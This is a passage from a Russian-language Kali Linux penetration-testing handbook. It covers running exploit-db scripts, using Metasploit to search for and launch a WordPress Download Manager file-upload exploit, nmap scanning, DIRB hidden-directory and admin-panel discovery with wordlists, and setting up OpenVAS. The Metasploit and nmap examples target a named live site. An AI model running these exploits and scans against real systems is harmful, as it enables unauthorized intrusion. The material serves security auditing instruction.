
То самый простой способ запуска — найти этот же плагин в Metasploit и запустить его оттуда

Файлы **.c** нужно компилировать.

Файлы **.php** запускать из командной строки. При чём если Ruby может выводить диалоговые окна для ввода данных, то в PHP нужно сразу задавать необходимые аргументы в командной строке через пробелы после имени файла (ну или прописывать в коде скрипта, если это предусмотрено).

Например:

```
php /usr/share/exploitdb/platforms/php/webapps/35413.php webware.biz Alexey 50
```




Файлы **.pl** написаны на языке Perl, перед именем файла, для запуска, нужно ставить perl. Аргументы передаются в командной строке (или вписываются в исходный код) как и с PHP.

Думаю, с поиском всё предельно просто. С конкретным применением — зависит от конкретного эксплойта. Переходим к Metasploit.

Metasploit

Программа Metasploit расположена в меню в двух местах. Самый быстрый способ — это найти её среди 10 самых популярных приложений. Там она называется Metasploit Framework. Запуск каждый раз занимает какое-то время, поэтому просто ждём:




Если программа пишет вам что-то про базу данных и про медленный поиск, то воспользуйтесь этой инструкцией. А также можете вручную пересобрать кэш:

```
msf > db_rebuild_cache
```

Для поиска наберите search + пробел + ключевые слова. Например:

```
msf > search wordpress
```



Расширьте окно терминала, как это сделал я, иначе ничего непонятно.

В выводе должно быть всё понятно: первый столбец — расположение эксплойта, второй — дата, третий — ранг (насколько хороший среднестатистический результат), четвёртый — краткое описание.

Думаю, хакеры не любят WordPress за его автообновления, т. к. все известные уязвимости протухают в первый же день.

Я выбрал, например, этот:

```
exploit/unix/webapp/wp_downloadmanager_upload 2014-12-03 excellent WordPress Download Manager (download-manager) Unauthenticated File Upload
```

Нужно скопировать его расположение — exploit/unix/webapp/wp_downloadmanager_upload

И теперь набираем команду use и после пробела расположение эксплойта:

```
msf > use exploit/unix/webapp/wp_downloadmanager_upload
```

Обратите внимание, что строка приветствия сменилась на:



Теперь набираем:

```
show options
```

(работает для всех эксплойтов — отображает варианты настойки).

```
Терминал
Файл  Правка  Вид  Поиск  Терминал  Справка
msf exploit(wp_downloadmanager_upload) > show options

Module options (exploit/unix/webapp/wp_downloadmanager_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        Use a proxy chain
   RHOST                       yes       The target address
   RPORT      80               yes       The target port
   TARGETURI  /                yes       The base path to the wordpress application
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   download-manager < 2.7.5


msf exploit(wp_downloadmanager_upload) >
```

Как минимум, нам нужно задать удалённый хост. Все настройки делаются через команду set

Например:

```
set RHOST webware.biz
```

```
msf exploit(wp_downloadmanager_upload) > set RHOST webware.biz
RHOST => webware.biz
msf exploit(wp_downloadmanager_upload) >
```

В данном эксплойте можно больше ничего не менять. Но обратите внимание на **TARGETURI**. В отдельных эксплоитах, например, для phpMyAdmin, этот параметр изначально задан как phpmyadmin и если целевой скрипт находится в другом каталоге, то эксплойт просто не найдёт адрес.

Для начала выполнения эксплойта наберите:

```
exploit
```


```
msf exploit(wp_downloadmanager_upload) > exploit

[*] Started reverse handler on 127.0.0.1:4444
[*] webware.biz:80 - Uploading payload
[-] Exploit failed: webware.biz:80 - Error on uploading file
msf exploit(wp_downloadmanager_upload) >
```

Думаю, общие принципы работы понятны.

Порекомендую ещё одну команду, чтобы было понятно, в какую сторону нужно копать, для чего искать эксплойты, какие порты открыты и для каких служб и т. д. Это команда **nmap**. Применять так:

```
msf > nmap 10.0.2.2
```




```
msf > nmap webware.biz
```

Терминал

Файл Правка Вид Поиск Терминал Справка

```
msf > nmap webware.biz
[*] exec: nmap webware.biz


Starting Nmap 6.47 ( http://nmap.org ) at 2015-01-09 17:43 MSK
Nmap scan report for webware.biz (185.26.122.50)
Host is up (0.062s latency).
rDNS record for 185.26.122.50: serv50-26.hostland.ru
Not shown: 988 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
443/tcp   open  https
873/tcp   open  rsync
1022/tcp open  exp2
1024/tcp open  kdm
2049/tcp open  nfs
3306/tcp open  mysql
4443/tcp open  pharos
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 39.51 seconds
msf >
```

Ну и, конечно, для того чтобы знать, какие эксплойты использовать, нужно знать работающие на целевой машине программы и их версии. Определённую помощь в этом может оказать вам статья "Обзор разделов инструментов Kali Linux 1.0.9a. Часть 2. Инструменты для сбора информации".

Заключительные слова

Скажу честно, базы эксплойтов меня разочаровали: я слежу за обновлениями самых популярных веб-приложений (phpMyAdmin, WordPress, Drupal и т. д.) и за последние месяцы в списках изменений мелькало достаточно много закрытых уязвимостей. Под большинство из них я не нашёл эксплойтов. Возможно, это касается только эксплойтов для веб-приложений. Вполне возможно, что для операционных систем и программ всё намного интереснее. Отсутствие в паблике эксплойтов на свежие версии популярных веб-приложений я связываю с тем, что: а) не так уж и просто потенциальную уязвимость раскрутить, хотя бы, до работающего концепта; б) самые интересные эксплойты собраны в закрытых базах, возможно, доступных за плату или только для определённого круга лиц.

Глава 43. DIRB: поиск скрытых каталогов и файлов на веб-сайтах

Статья написана по материалам Энциклопедии Kali.Tools

Никогда не бывает лишним просканировать веб-сайт на наличие скрытых каталогов и файлов (скрытых — имеются ввиду каталоги и файлы, на которые не ведут ссылки, и о которых знает только веб-мастер). Как минимум, можно узнать что-то новое о сайте, а бывает просто выпадает супер-приз — архив сайта или базы данных, бэкап чувствительных файлов и т.д.

DIRB — это сканер веб-контента. Он ищет существующие (возможно, скрытые) веб-объекты. В основе его работы лежит поиск по словарю, он формирует запросы к веб-серверу и анализирует ответ.

DIRB поставляется с набором настроенных на атаку словарей для простого использования, но вы можете использовать и ваш собственный список слов. Также иногда DIRB можно использовать как классический CGI сканер, но помните, что в первую очередь это сканер содержимого, а не сканер уязвимостей.

Главная цель DIRB — это помочь профессионалам в аудите веб-приложений. Особенно в тестах ориентированных на безопасность. Она покрывает некоторые дыры, не охваченные классическими сканерами веб-уязвимостей. DIRB ищет специфические веб-объекты, которые другие сканеры CGI не ищут. Она не ищет уязвимости и не ищет веб-содержимое, которое может быть уязвимым.

Может быть, эта программа станет последней попыткой для невезучих аналитиков по безопасности…

Использование DIRB

```
dirb <базовый_адрес> [<список(и)_файлов>] [опции]
```

Примечания

<базовый_адрес> : Основной URL для сканирования. (Используйте -resume для возобновления сессии)

<список(и)_файлов> : Список словарей. (словарь1,словарь2,словарь3…)

Горячие клавиши DIRB

'n' -> Перейти к следующей директории.

'q' -> Остановить сканирование. (Сохронить состояние для возобновления)

'r' -> Remaining scan stats.

Опции DIRB

-a <строка_агента> : Задайте ваш пользовательский USER_AGENT.

-c <строка_куки> : Установите куки для HTTP запроса.

-f : Забавный тюнинг при выявлении NOT_FOUND (404).

-H <строка_заголовка> : Задайте пользовательский заголовок HTTP запроса.

-i : Использовать поиск без учёта регистра.

-l : Печатать заголовок "Location" когда найден.

-N <nf_code>: Игнорировать ответы с этим HTTP кодом.

-o <файл_для_вывода> : Сохранить вывод на диск.

-p <прокси[:порт]> : Использовать прокси. (Порт по умолчанию 1080)

-P <proxy_username:proxy_password> : Аутентификация на прокси.

-r : Не искать рекурсивно.

-R : Интерактивная рекурсия. (Спрашивать для каждой директории)

-S : Молчаливый режим. Не показывать тестируемые слова. (Для простых терминалов)

-t : Не принуждать к конечному слешу '/' в URL.

-u <пользователь:пароль> : HTTP аутентификация.

-v : Показывать также страницы NOT_FOUND.

-w : Не показывать сообщений WARNING.

-X <расширение> / -x <расширения_файла> : Применить эти расширения к каждому слову.

-z <миллисекунды> : Добавить миллисекунды,для задержки, чтобы не стать причиной экстенсивного флуда.

Примеры DIRB

dirb http://url/directory/ (Простой тест)

dirb http://url/ -X .html (Тестировать файлы с расширением '.html')

dirb http://url/ /usr/share/dirb/wordlists/vulns/apache.txt (Тестировать списком слов apache.txt)

dirb https://secure_url/ (Простой тест с SSL)

Дерево словарей DIRB

```
root@WebWare:~# tree /usr/share/wordlists/dirb*
/usr/share/wordlists/dirb
├── big.txt
├── catala.txt
├── common.txt
├── euskera.txt
├── extensions_common.txt
├── indexes.txt
├── mutations_common.txt
├── others
│   ├── best1050.txt
│   ├── best110.txt
│   ├── best15.txt
│   └── names.txt
├── small.txt
├── spanish.txt
├── stress
│   ├── alphanum_case_extra.txt
│   ├── alphanum_case.txt
│   ├── char.txt
│   ├── doble_uri_hex.txt
│   ├── test_ext.txt
│   ├── unicode.txt
│   └── uri_hex.txt
└── vulns
    ├── apache.txt
    ├── axis.txt
    ├── cgis.txt
    ├── coldfusion.txt
    ├── domino.txt
    ├── fatwire_pagenames.txt
    ├── fatwire.txt
    ├── frontpage.txt
    ├── hpsmh.txt
```

```
    ├── hyperion.txt
    ├── iis.txt
    ├── iplanet.txt
    ├── jboss.txt
    ├── jersey.txt
    ├── jrun.txt
    ├── netware.txt
    ├── oracle.txt
    ├── ror.txt
    ├── sap.txt
    ├── sharepoint.txt
    ├── sunas.txt
    ├── tests.txt
    ├── tomcat.txt
    ├── vignette.txt
    ├── weblogic.txt
    └── websphere.txt
/usr/share/wordlists/dirbuster
├── apache-user-enum-1.0.txt
├── apache-user-enum-2.0.txt
├── directories.jbrofuzz
├── directory-list-1.0.txt
├── directory-list-2.3-medium.txt
├── directory-list-2.3-small.txt
├── directory-list-lowercase-2.3-medium.txt
└── directory-list-lowercase-2.3-small.txt

3 directories, 54 files
```

Описание словарей DIRB

Название файла	Полный путь до файла	Количество записей в файле	Описание содержимого
big.txt	/usr/share/wordlists/dirb/big.txt	20469	
catala.txt	/usr/share/wordlists/dirb/catala.txt	161	
common.txt	/usr/share/wordlists/dirb/common.txt	4614	

Название файла	Полный путь до файла	Количество записей в файле	Описание содержимого
euskera.txt	/usr/share/wordlists/dirb/euskera.txt	197	
extensions_common.txt	/usr/share/wordlists/dirb/extensions_common.txt	29	Расширения файлов
indexes.txt	/usr/share/wordlists/dirb/indexes.txt	10	
mutations_common.txt	/usr/share/wordlists/dirb/mutations_common.txt	49	
best1050.txt	/usr/share/wordlists/dirb/others/best1050.txt	1049	Лучшая выборка из 1050 пунктов
best110.txt	/usr/share/wordlists/dirb/others/best110.txt	110	Лучшая выборка из 110 пунктов
best15.txt	/usr/share/wordlists/dirb/others/best15.txt	15	Лучшая выборка из 15 пунктов
names.txt	/usr/share/wordlists/dirb/others/names.txt	8607	
small.txt	/usr/share/wordlists/dirb/small.txt	959	
spanish.txt	/usr/share/wordlists/dirb/spanish.txt	449	Испанские слова в каталогах
alphanum_case_extra.txt	/usr/share/wordlists/dirb/stress/alphanum_case_extra.txt	95	
alphanum_case.txt	/usr/share/wordlists/dirb/stress/alphanum_case.txt	62	
char.txt	/usr/share/wordlists/dirb/stress/char.txt	26	
doble_uri_hex.txt	/usr/share/wordlists/dirb/stress/doble_uri_hex.txt	256	
test_ext.txt	/usr/share/wordlists/dirb/stress/test_ext.txt	17576	
unicode.txt	/usr/share/wordlists/dirb/stress/unicode.txt	65536	
uri_hex.txt	/usr/share/wordlists/dirb/stress/uri_hex.txt	256	
apache.txt	/usr/share/wordlists/dirb/vulns/apache.txt	30	Apache
axis.txt	/usr/share/wordlists/dirb/vulns/axis.txt	17	
cgis.txt	/usr/share/wordlists/dirb/vulns/cgis.txt	3494	
coldfusion.txt	/usr/share/wordlists/dirb/vulns/coldfusion.txt	21	
domino.txt	/usr/share/wordlists/dirb/vulns/domino.txt	291	
fatwire_pagenames.txt	/usr/share/wordlists/dirb/vulns/fatwire_pagenames.txt	2711	
fatwire.txt	/usr/share/wordlists/dirb/vulns/fatwire.txt	101	

Название файла	Полный путь до файла	Количество записей в файле	Описание содержимого
frontpage.txt	/usr/share/wordlists/dirb/vulns/frontpage.txt	43	
hpsmh.txt	/usr/share/wordlists/dirb/vulns/hpsmh.txt	238	
hyperion.txt	/usr/share/wordlists/dirb/vulns/hyperion.txt	579	
iis.txt	/usr/share/wordlists/dirb/vulns/iis.txt	59	IIS
iplanet.txt	/usr/share/wordlists/dirb/vulns/iplanet.txt	36	
jboss.txt	/usr/share/wordlists/dirb/vulns/jboss.txt	19	
jersey.txt	/usr/share/wordlists/dirb/vulns/jersey.txt	129	
jrun.txt	/usr/share/wordlists/dirb/vulns/jrun.txt	13	
netware.txt	/usr/share/wordlists/dirb/vulns/netware.txt	60	
oracle.txt	/usr/share/wordlists/dirb/vulns/oracle.txt	1075	Oracle
ror.txt	/usr/share/wordlists/dirb/vulns/ror.txt	121	
sap.txt	/usr/share/wordlists/dirb/vulns/sap.txt	1111	
sharepoint.txt	/usr/share/wordlists/dirb/vulns/sharepoint.txt	1708	
sunas.txt	/usr/share/wordlists/dirb/vulns/sunas.txt	52	
tests.txt	/usr/share/wordlists/dirb/vulns/tests.txt	34	
tomcat.txt	/usr/share/wordlists/dirb/vulns/tomcat.txt	87	Tomcat
vignette.txt	/usr/share/wordlists/dirb/vulns/vignette.txt	74	
weblogic.txt	/usr/share/wordlists/dirb/vulns/weblogic.txt	361	
websphere.txt	/usr/share/wordlists/dirb/vulns/websphere.txt	560	
apache-user-enum-1.0.txt	/usr/share/wordlists/dirbuster/apache-user-enum-1.0.txt	8930	Перечисление пользователей Apache 1.0
apache-user-enum-2.0.txt	/usr/share/wordlists/dirbuster/apache-user-enum-2.0.txt	10355	Перечисление пользователей Apache 2.0
directories.jbrofuzz	/usr/share/wordlists/dirbuster/directories.jbrofuzz	58688	
directory-list-1.0.txt	/usr/share/wordlists/dirbuster/directory-list-1.0.txt	141708	Список директорий
directory-list-2.3-medium.txt	/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt	220560	Список директорий среднего размера

Название файла	Полный путь до файла	Количество записей в файле	Описание содержимого
directory-list-2.3-small.txt	/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt	87664	Список директорий малого размера
directory-list-lowercase-2.3-medium.txt	/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt	207643	Список директорий среднего размера, имена приведены к нижнему регистру
directory-list-lowercase-2.3-small.txt	/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt	81643	Список директорий малого размера, имена приведены к нижнему регистру

Глава 44. Поиск админок сайтов с Kali Linux

Поиск административной панели довольно важен при проведении аудита сайта. Админку можно:

- брутфорсить
- проверять на SQL-инъекции (начинающие программисты часто думают, что в отличии от публичных страниц, страницы административной панели никто не видит)
- вводить полученные данные для аутентификации (у меня был совершенно реальный случай — я узнал логин и пароль админа через SQL-инъекцию, но так и не сумел найти куда их ввести)

Готовых решений для поиска административных панелей под Linux я не нашёл. В принципе, понятно, что те, кому это нужно, пишут свои простейшие скрипты, либо используют программы вроде DIRB с пользовательскими словарями.

Именно этим путём и пошёл я. Как пользоваться программой DIRB рассказано в статье «DIRB: поиск скрытых каталогов и файлов на веб-сайтах». Использование очень простое — нужно только задать адрес сайта и имя файла словаря:

```
dirb <базовый_адрес> [<список(и)_файлов>] [опции]
```

Но нам нужен этот самый файл словаря. Я составил свой, и пишу эту заметку чтобы поделиться им с вами. Файл составлялся из анализа работы неких программ под

Windows с названиями AdminPage и DW Admin and Login Finder v1.1 (просто запустил их в отношении сайта на локалхосте и скопировал из лога те страницы, которые они запрашивали). Получившиеся данные я немного дополнил из нескольких словарей самой DIRB. Из полученных данных были отобраны уникальные строки, и самые популярные (вероятные) адреса админок были вынесены в первую десятку.

Получился файл на **1925 строк**. Скачать файл можно по этой ссылке.

Для использования файл нужно распаковать. Запускать примерно так:

```
dirb http://example.com admin_webware2.txt
```

Часть 6. Анализ уязвимостей в операционных системах и серверном программном обеспечении

Глава 45. Сканирование уязвимостей с OpenVAS 8.0

Сканирование уязвимостей является важной фазой теста на проникновение. Вовремя обновлённый сканер уязвимостей в вашем наборе безопасности часто может сыграть важную роль и помочь обнаружить пропущенные ранее уязвимые элементы. По этой причине разработчики Kali Linux вручную запаковали последний и самый новый выпуск OpenVAS 8.0 — саму утилиту и её библиотеки для Kali Linux. Хотя особо больших изменений в вопросах сканирования уязвимостей в этом релизе нет, мы бы хотели дать краткий обзор, как получить OpenVAS 8.0 и запустить её.

Настройка Kali для сканирования уязвимостей

Если вы ещё этого не сделали, убедитесь, что Kali обновлена до самой последней версии и установите OpenVAS. Когда готово, выполните команду openvas-setup для настройки OpenVAS, загрузки последних правил, создания пользователя admin и запуска различных сервисов. В зависимости от вашего соединения и мощности компьютера, это может занять довольно долгое время.

```
root@kali:~# apt-get update
root@kali:~# apt-get dist-upgrade

root@kali:~# apt-get install openvas
root@kali:~# openvas-setup
/var/lib/openvas/private/CA created
/var/lib/openvas/CA created

[i] This script synchronizes an NVT collection with the 'OpenVAS NVT Feed'.
[i] Online information about this feed: 'http://www.openvas.org/openvas-nvt-feed
...
sent 1143 bytes received 681741238 bytes 1736923.26 bytes/sec
total size is 681654050 speedup is 1.00
```

```
[i] Initializing scap database
[i] Updating CPEs
[i] Updating /var/lib/openvas/scap-data/nvdcve-2.0-2002.xml
[i] Updating /var/lib/openvas/scap-data/nvdcve-2.0-2003.xml
...
Write out database with 1 new entries
Data Base Updated
Restarting Greenbone Security Assistant: gsad.
User created with password '6062d074-0a4c-4de1-a26a-5f9f055b7c88'.
```

